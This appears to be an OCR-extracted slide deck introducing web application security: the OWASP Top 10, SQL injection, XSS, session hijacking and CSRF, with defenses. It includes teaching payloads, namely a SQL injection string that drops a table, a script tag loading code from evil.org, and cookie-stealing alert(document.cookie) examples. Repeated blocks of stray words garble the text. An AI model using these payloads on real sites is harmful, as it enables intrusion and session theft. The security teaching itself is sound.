Web Application Security

Malcolm Player

About Me

- Software Engineer for 20 years
- BS Computer Science from North Carolina A&T SU
- MS Security Engineering from Southern Methodist University
- Fluent in Java, JavaScript and other languages
- Works in Fintech

The Open Web Application Security Project (OWSAP)

OWASP API Security Top 10	OWASP Top 10 (2017)
API1: Broken Object Level Authorization	A1: Injection
API2: Broken User Authentication	A2: Broken Authentication
API3: Excessive Data Exposure	A3: Sensitive Data Exposure
API4: Lack of Resources & Rate Limiting	A4: XML External Entities (XXE)
API5: Broken Function Level Authorization	A5: Broken Access Control
API6: Mass Assignment	A6: Security Misconfiguration
API7: Security Misconfiguration	A7: Cross-Site Scripting (XSS)
API8: Injection	A8: Insecure Deserialization
API9: Improper Assets Management	A9: Using Components with Known Vulnerabilities
API10: Insufficient Logging & Monitoring	A10: Insufficient Logging & Monitoring

SQL

Distributed
Installation
hacker
one
remotely
port
finding
possible
tions
computer
Greek
include
Uploading


Code Injection


- SQL Injection, LDAP Injection, etc
- Not just SQL injection
- Defense
  - validate all inputs
  - Never trust the client or user

```
"SELECT * FROM users
WHERE name =‘” + username + “’
AND password = ‘” + password + “’;”
```

```
"SELECT * FROM users
WHERE name = ‘john’
AND password = ‘peace’;”
```

```
"SELECT * FROM users
WHERE name = ‘admin’
AND password = ‘’ OR 1=1; DROP table users;--’;"
```


It’s just a pop up box how bad could it be?



hacker
computer
Installation
Distributed
one
remotely
port
finding
possible
Greek
include
Uploading

Cross Site Scripting (XSS)


- The most prevalent security flaw in web applications
- Three known types of XSS
  1. Stored,
  2. Reflected,
  3. DOM based XS
- Defense
  - Same techniques for code injection
  - validate all input

- Stored XSS
  - One user can supply a script that's viewed by another user.
  - Examples: web forums, blog comments

```
<script src=‘http://evil.org/evil.js’></script>
```

- Reflected XSS
  - An application will echo unsanitized user input received as url parameters.
  - Examples: An attacker can craft a url for a user to click.

```
<a href=“http://google.com/search?q=<script>eviljs</script>”>
Clickme!
</a>
```



hackbook
Use Hackbook to...
Keep up with friends and family
Share photos and videos
Control privacy online
Reconnect with old classmates
Find your Friends on Hackbook
<script>alert(document.cookie)</scr
or Use the Friend Finder
Searching for
John Smith
OK

```
<div class="summary">
    <strong>Displaying 1 - 10 of 474 people who match "John Smith" </strong>
</div>
```

User data is embedded in HTML response


Displaying 1 - 10 of 474 people who match "John Smith".

JS is embedded in page, as if originated from trusted site


```
<div class="summary">
    <strong>
      Displaying 1 - 10 of 396 people who match
       <script>
             alert(document.cookie)
       </script>
      .
    </strong>
</div>
```

The page at http://www.hackbook.com says:

amSessionId=7155671680




1. Link to bank.com sent to user via E-mail or HTTP
2. User sends script embedded as data
3. Script returned, executed by browser
4. Script sends user's cookie and session information without the user's consent or knowledge
5. Evil.org uses stolen session information to impersonate user


Authenticity required,
Password? _

Broken Authentication and Session Management

- Developers often build their application with custom authentication and session management mechanism .Not just SQL injection
- Defense
  - Make sure the authentication system is reliable
  - Make sure you configure the sessions correctly



www.boi.com?JSESSIONID=9FA1DB9EA...

1 User sends credentials

2 Site uses URL rewriting (i.e., put session in URL)

3 User clicks on a link to http://www.hacker.com in a forum


4 Hacker checks referer logs on www.hacker.com and finds user's JSESSIONID

5 Hacker uses JSESSIONID and takes over victim's account

Distributed
Installation
system
one
remotely
port
finding
hacker
possible
computer
Greek
include
Uploading

Cross Site Request Forgery (CSRF/XSRF)

- a website that trick a victim to send unwitting request to another site
- Unlike XSS which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.
- Defense
  - Use Captcha
  - Use secret token to validate each request made
  - Limit the lifetime of session and cookies



Bank.com
Request for Money Transfer
E-Mail
Forward Email
Router
Change router config
3
Victim
Victim browses a page with malicious contents
1
Evil.org
2
<SCRIPT> or <IMG> downloaded and executed in browser

hacker
computer
Installation
one
remotely
port
finding
possible
Distributed
Greek
include
Uploading

hacker
computer
Distributed
Installation
one
remotely
port
finding
possible
Greek
include
Uploading

Insecure Direct Object References

- Web application exposes an internal implementation object to the user
